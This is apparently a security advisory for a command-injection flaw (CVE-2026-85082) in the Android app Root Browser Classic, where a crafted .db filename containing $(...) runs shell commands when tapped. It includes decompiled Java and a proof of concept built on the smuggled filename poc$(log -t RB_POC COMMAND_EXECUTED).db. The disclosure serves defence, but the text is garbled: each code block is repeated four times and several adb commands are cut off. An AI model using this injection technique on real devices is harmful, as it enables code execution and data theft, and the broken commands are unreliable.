Root Browser Classic passes the path of a selected SQLite database to an operating-system shell without safely separating the filename from the command. A local attacker can place or induce the victim to save a database file whose filename contains shell syntax, such as command substitution ($(...)). When the victim browses to the file and taps it, the application's SQLite explorer interpolates the attacker-controlled path inside double quotes and executes the resulting string with sh or su.
Double quotes preserve shell command substitution. Consequently, a filename such as poc$(log -t RB_POC COMMAND_EXECUTED).db causes the nested log command to run before sqlite3 attempts to open the database. The file does not need to contain a valid SQLite database.
Vulnerability
Root cause
The root cause is unsafe construction of an operating-system command in SqliteHelper#getTables(). The application concatenates the attacker-controlled database path into a single command string and sends that string to a shell interpreter:
The path is not passed as a separate process argument and is not safely escaped for the shell. Surrounding it with double quotes does not neutralize shell metacharacters because POSIX-compatible shells still perform command substitution, including $(...) and backticks, inside double-quoted strings. Therefore, shell syntax embedded in a database filename is evaluated before sqlite3 receives the resulting path.
Source-to-sink path
Attacker-controlled filename: Root Browser Classic categorizes files ending in .db, .sql, or .sqlite as databases. The filename may contain characters with shell meaning, including $, (, and ).
Relevant code in com.jrummy.file.manager.util.FileType:
Reachable browsing location: RootBrowserActivity is exported and accepts the action com.jrummy.root.browser.action.BROWSE_TO. Its browse_to_path extra becomes the initial directory shown by the file browser. This intent is convenient for reproduction, but exploitation does not depend on another application invoking it; the victim can navigate to the directory manually.
Database dispatch after user interaction: When the victim taps a file categorized as DATABASE, FileList passes its full path to TableListActivity without validation or shell escaping. SQLite exploration is enabled by default through the fb_explore_database_files preference.
if(fileInfo.getFileType() == FileType.FileTypes.DATABASE
&& this.exploreDatabaseFiles){
Intent intent = new Intent(this.mContext,TableListActivity.class);intent.putExtra("database",fileInfo.getPath());this.mContext.startActivity(intent);}
if(fileInfo.getFileType() == FileType.FileTypes.DATABASE
&& this.exploreDatabaseFiles){
Intent intent = new Intent(this.mContext,TableListActivity.class);intent.putExtra("database",fileInfo.getPath());this.mContext.startActivity(intent);}
if(fileInfo.getFileType() == FileType.FileTypes.DATABASE
&& this.exploreDatabaseFiles){
Intent intent = new Intent(this.mContext,TableListActivity.class);intent.putExtra("database",fileInfo.getPath());this.mContext.startActivity(intent);}
if(fileInfo.getFileType() == FileType.FileTypes.DATABASE
&& this.exploreDatabaseFiles){
Intent intent = new Intent(this.mContext,TableListActivity.class);intent.putExtra("database",fileInfo.getPath());this.mContext.startActivity(intent);}
Path propagation: TableListActivity reconstructs a File directly from the intent value. TableList creates SqliteHelper and calls getTables() while loading the database view.
File file = new File(getIntent().getExtras().getString("database"));getSupportActionBar().setTitle(file.getName());new TableList(this,file);
File file = new File(getIntent().getExtras().getString("database"));getSupportActionBar().setTitle(file.getName());new TableList(this,file);
File file = new File(getIntent().getExtras().getString("database"));getSupportActionBar().setTitle(file.getName());new TableList(this,file);
File file = new File(getIntent().getExtras().getString("database"));getSupportActionBar().setTitle(file.getName());new TableList(this,file);
Shell selection: SqliteHelper chooses sh for any readable file and su only for an unreadable file.
public SqliteHelper(File file){this.mDatabase = file;this.mNeedRootShell = !file.canRead();}
public SqliteHelper(File file){this.mDatabase = file;this.mNeedRootShell = !file.canRead();}
public SqliteHelper(File file){this.mDatabase = file;this.mNeedRootShell = !file.canRead();}
public SqliteHelper(File file){this.mDatabase = file;this.mNeedRootShell = !file.canRead();}
Command-injection sink: getTables() concatenates the complete attacker-controlled path into a command string and passes the string to a shell. The double quotes prevent word splitting but intentionally still permit $(...), backtick substitution, and some other shell expansions.
public List<String> getTables()throws Throwable {
Shell.CommandResult result =
new Shell(this.mNeedRootShell ? "su" : "sh").run(this.sqlite3 + " \"" + this.mDatabase
+ "\" .tables 2>/dev/null");// ...}
public List<String> getTables()throws Throwable {
Shell.CommandResult result =
new Shell(this.mNeedRootShell ? "su" : "sh").run(this.sqlite3 + " \"" + this.mDatabase
+ "\" .tables 2>/dev/null");// ...}
public List<String> getTables()throws Throwable {
Shell.CommandResult result =
new Shell(this.mNeedRootShell ? "su" : "sh").run(this.sqlite3 + " \"" + this.mDatabase
+ "\" .tables 2>/dev/null");// ...}
public List<String> getTables()throws Throwable {
Shell.CommandResult result =
new Shell(this.mNeedRootShell ? "su" : "sh").run(this.sqlite3 + " \"" + this.mDatabase
+ "\" .tables 2>/dev/null");// ...}
Impact
Successful exploitation provides arbitrary command execution with the Root Browser Classic application UID.
The injected command can read or modify the application's private files and any shared-storage content accessible to the application.
The application has network access, so an injected command can potentially exfiltrate accessible information.
If the user granted MANAGE_EXTERNAL_STORAGE, the confidentiality, integrity, and availability impact can extend to a broad set of files in shared storage.
PoC
Preconditions
Root Browser Classic 3.3.0 (27917) or 3.4.0 (27919) is installed.
SQLite file exploration is enabled; this preference is enabled by default.
The attacker causes a crafted .db, .sql, or .sqlite filename to exist in a location the victim can browse. This can occur through a downloaded or transferred file, or through another local application with access to mutually accessible storage.
Step-by-step
Root access is not needed for this proof of concept. The commands below create a harmless marker in Android's system log.

Create a directory and a zero-length file whose literal filename contains a shell command substitution:
Confirm that the listed name contains the literal characters $(log -t RB_POC COMMAND_EXECUTED).
Clear the log and open Root Browser Classic in the proof-of-concept directory:
adb logcat -c
adb shell am start \
  -n com.jrummyapps.rootbrowser.classic/com.jrummy.file.manager.RootBrowserActivity \
  -a com.jrummy.root.browser.action.BROWSE_TO \
  --es
adb logcat -c
adb shell am start \
  -n com.jrummyapps.rootbrowser.classic/com.jrummy.file.manager.RootBrowserActivity \
  -a com.jrummy.root.browser.action.BROWSE_TO \
  --es
adb logcat -c
adb shell am start \
  -n com.jrummyapps.rootbrowser.classic/com.jrummy.file.manager.RootBrowserActivity \
  -a com.jrummy.root.browser.action.BROWSE_TO \
  --es
adb logcat -c
adb shell am start \
  -n com.jrummyapps.rootbrowser.classic/com.jrummy.file.manager.RootBrowserActivity \
  -a com.jrummy.root.browser.action.BROWSE_TO \
  --es
In Root Browser Classic, tap poc$(log -t RB_POC COMMAND_EXECUTED).db. The application may display Failed loading the database; this is expected because the file is not a valid database and does not prevent the nested command from executing.

Query only the harmless proof-of-concept log tag:
adb logcat -d-v uid -s'RB_POC:V''*:S'
adb logcat -d-v uid -s'RB_POC:V''*:S'
adb logcat -d-v uid -s'RB_POC:V''*:S'
adb logcat -d-v uid -s'RB_POC:V''*:S'
Expected result:
I RB_POC :COMMAND_EXECUTED
I RB_POC :COMMAND_EXECUTED
I RB_POC :COMMAND_EXECUTED
I RB_POC :COMMAND_EXECUTED
Remove the test file:
adb shell rm-rf
adb shell rm-rf
adb shell rm-rf
adb shell rm-rf
Evidence of Exploitation
Video of exploitation:
Static evidence:
Our security policy
We have reserved the ID CVE-2026-85082 to refer to this issue from now on.